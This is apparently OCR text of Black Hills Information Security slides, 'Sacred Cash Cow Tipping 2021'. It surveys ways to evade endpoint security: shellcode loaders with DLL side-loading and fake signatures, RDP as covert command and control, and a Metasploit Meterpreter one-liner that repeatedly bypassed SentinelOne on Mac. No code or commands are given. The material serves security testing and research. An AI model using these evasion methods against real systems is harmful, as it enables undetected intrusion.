
Sacred Cash Cow Tipping 2021

2021 Sacred Cash Cow Tipping


Ralph May

DueDlligence



- DueDlligence (Fireeye)
  - Run Shellcode
  - DLL Side-loading
  - Bypass Application Whitelisting
  - Does NOT work out of box

- https://github.com/fireeye/DueDLLigence



ScareCrow

- ScareCrow (Optiv)
  - Run Shellcode
  - DLL Unhooking
  - API Calls to load into memory
  - Fake Digital Signature
  - Works out of box (For Now)

  - https://github.com/optiv/ScareCrow


RDP (Sorry I am not Sorry)

- Microsoft Approved Command & Control
- Low detection rate
- Not always easy to get but HARD to detect
- Hardly ever has two factor
- Move files copy & paste
- Great way to scope things out

Sentinel One (Mac Edition)

Default Python Meterpreter one-liner from Metasploit’s web_delivery module bypassed S1 on Mac.

(2 weeks of pain summarized in 2 slides)




Marcello Salvati

© Black Hills Information Security
@BHInfoSecurity

Sentinel One (Mac Edition)

- Vendor Initially said it was caused by several bugs in their backend that they were aware of, recommended installing an old version of the Mac Agent.
- Installed old version, still bypasses agent.
- Vendor puts together a “sprint team” to fix it overnight.
- Fix finally detects it, bypassed again simply by switching Metasploit payload in the web_delivery module.



Marcello Salvati


Signatures FTW! What’s old is new again. Only now it has “AI”!

Windows Subsystem for Linux ~~201820192020~~2021

Let's all Bash on Windows!!!!

